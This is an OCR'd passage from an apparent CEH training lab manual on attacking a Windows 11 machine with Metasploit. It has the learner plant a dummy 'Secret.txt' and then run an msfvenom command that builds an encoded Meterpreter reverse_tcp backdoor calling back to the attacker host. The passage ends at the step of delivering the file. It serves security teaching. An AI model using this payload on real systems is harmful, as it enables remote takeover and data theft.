
Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** to enter the password in the Password field and press **Enter** to login.



3. Create a text file named **Secret.txt**; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

> Note: In This task, the **Secret.txt** file contains the text "**My credit card account number is 123456789.**".




4. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.

5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


> Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.




8. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe** and press **Enter**.

Note: Here, the localhost IP address is **10.10.1.13** (the **Parrot Security** machine).



9. This will generate **Backdoor.exe**, a malicious file, on **/home/attacker/Desktop**, as shown in the screenshot.

Note: To navigate to the **Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.



10. Now, you need to share **Backdoor.exe** with the target machine (in This task, **Windows 11**).

